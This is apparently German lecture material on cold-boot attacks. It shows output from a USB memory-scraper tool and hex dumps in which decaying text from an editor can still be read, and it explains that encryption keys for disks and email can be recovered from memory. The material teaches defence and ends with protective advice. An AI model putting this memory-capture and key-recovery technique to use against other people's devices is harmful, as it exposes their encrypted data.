
Quelle:

<http://citp.princeton.edu/memory/>

<http://citp.princeton.edu/pub/coldboot.pdf>

<http://citp.princeton.edu/memory/code/>

RAM-Dump mit CITP-USB-Tool (PXE geht auch)



Bootstrap loaded... trying packet mode... starting.
USB memory scraper, written by Bill Paul (Jan 18 2011 12:56:45)
Memory segment 0: base: 0x0000000000000000: size: 654336 (0x9f)
Memory segment 1: base: 0x0000000000100000: size: 1063911424 (0x3f6a0000)
Total memory: 1064565760 bytes
Keyboard buffer: []
Disk size: 2097151488 bytes
Dumping 0x000000000009fc00 bytes: 100% Done.
Dumping 0x000000003f6a0000 bytes: 01%_

2 Sek. haben hier zu Datenverlust geführt ...

```
2B00:6BAD 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
2B00:6BBE 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
2B00:6BCF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
2B00:6BE0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 .....
2B00:6BF1 21 72 20 69 73 70 20 67 65 68 65 69 6D 21 00 00 00 !r isp geheim!...D
2B00:6C02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
2B00:6C13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```

```
2CD0:D8C3 00 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 .....
2CD0:D8D4 00 20 00 20 20 20 20 20 20 20 20 20 20 20 00 20 .....
2CD0:D8E5 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 .....
2CD0:D8F6 74 20 67 65 68 65 69 6D 21 00 00 00 00 00 00 00 .....
2CD0:D907 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
2CD0:D918 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
2CD0:D929 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
                D!s is
                t geheim!
```

```
2B00:6C9B 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
2B00:6CAC 00 00 00 00 00 00 00 00 00 00 00 00 44 61 73 20 49 .....
2B00:6CBD 33 74 20 67 65 68 65 69 6C 21 00 28 09 00 00 58 00 .....
2B00:6CCE 00 00 0F C1 27 09 05 00 00 00 12 C1 27 09 05 00 00 .....
2B00:6CDF 00 E8 11 1F 09 BC C6 1F 09 26 00 00 00 44 65 64 65 .....
2B00:6CF0 70 61 20 74 68 65 00 2E 73 77 70 20 66 69 6C 45 20 .....
2B00:6D01 21 66 74 25 72 36 61 72 64 73 2E 0A 0A 00 76 69 69 .....
2B00:6D12 00 60 65 5F 44 45 2E 75 74 66 38 00 00 00 00 00 00 .....
2B00:6D23 00 21 00 00 00 D0 B0 27 09 D0 64 27 09 00 00 00 00 .....
2B00:6D34 00 00 00 00 00 00 00 00 0A 00 00 00 00 00 00 00 C1 .....
2B00:6D45 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
2B00:6D56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
2B00:6D67 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
2B00:6D78 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
                Das I
                3t geheil! (...X
                A' A'
                è ... %Æ & ... Dede
                pa the..swp file
                !ft%r6ards...vii
                `e_DE.utf8
                !...D°' .Dd'
                Á
```

```
2B00:6D45 7^M^K^M256cBetät}347en`sie lie EI316GAFETC^ST305$odes"geben Si341 einen @efehl`ein?
2B00:6D56 2'h+q<76f[P+361266b75^_p+q6j6t+q6b72^K];P*q6b267cks2332+q3334^_P+qr569^S\^?P+q2a37
2B00:6D67 X+q&r3qDcs#ist geheim)
2B00:6D78 ~0 $*240 a!$ 240 240 !
```

```
2BC5:28E6 00 00 00 10 00 00 00 00 00 40 00 40 04 80 00 00 04 .....
2BC5:28F7 04 00 00 00 00 04 00 02 00 1B 5B B1 F3 21 58 1B 5A .....
2BC5:2908 39 CC 1B 5B 3E 3A 35 6C 1B 5B 31 BB 35 48 44 61 73 .....
2BC5:2919 20 69 77 74 20 67 65 68 65 69 6D 23 0D 0A 1B 5B 31 .....
2BC5:292A 6D 1B 5B 33 34 ED 7E 20 20 30 20 20 20 00 21 22 20 .....
2BC5:293B 20 20 20 22 20 20 20 20 30 20 20 20 20 A0 30 20 60 .....
2BC5:294C 24 20 20 20 21 20 20 20 20 20 20 20 20 20 21 30 20 .....
2BC5:295D 60 A0 20 24 20 20 32 20 60 22 20 20 20 20 20 20 20 .....
2BC5:296E 22 20 20 20 30 30 20 A0 60 20 28 20 20 20 20 20 21 .....
```

```
246!8 0 240 `340
$( ( 240" $ ( ! 240
0 340 240 240 " !%240 $
(! " "a !
44240 K[6273qH~!240 # !0 a
```

... aber zumindest normale Textinformationen sind durchaus erkennbar. Nebenstehender Ausschnitt aus dem Dump zeigt den Text aus dem Editor (mit bereits gekippten Buchstaben)! Dafür mehrere Fundstellen im RAM-Dump.

Was ist wirklich gefährlich an einem RAM-Dump?

- Nun ... natürlich Enthüllung von Daten an denen gerade gearbeitet wird ...
- aber vor allem auch im Hauptspeicher befindliche Crypto-Schlüssel, z.B. von:
 - verschlüsselten Datenträgern
 - verschlüsselten E-Mails
 - Passphrases für Keydateien, Zertifikate, ...
 - ...
- AES- und RSA-Keyfinder zur Analyse des RAM-Dumps ebenfalls verfügbar.

Film zum Thema von <http://www.youtube.com/watch?v=JDaicPlgn9U> (siehe z.B. Eiskühlung bei 1:55). Alternativ-URLs <http://youtu.be/JDaicPlgn9U>, <http://youtu.be/It-fJXVRifo>)

Fazit: Bei physikalischem Zugang zu Geräten „gehören“ diese im Normalfall dem Angreifer!

- Geräte möglichst vor Unbefugten schützen
- Boot-Manager mit Passwortschutz versehen
- Festplatte verschlüsseln
- Überall lange, komplexe Passwörter
- Für unterschiedliche Dienste auch unterschiedliche Passwörter
- Bildschirmschoner mit Passwortschutz – der bei jedem Verlassen des Geräts aktiviert wird!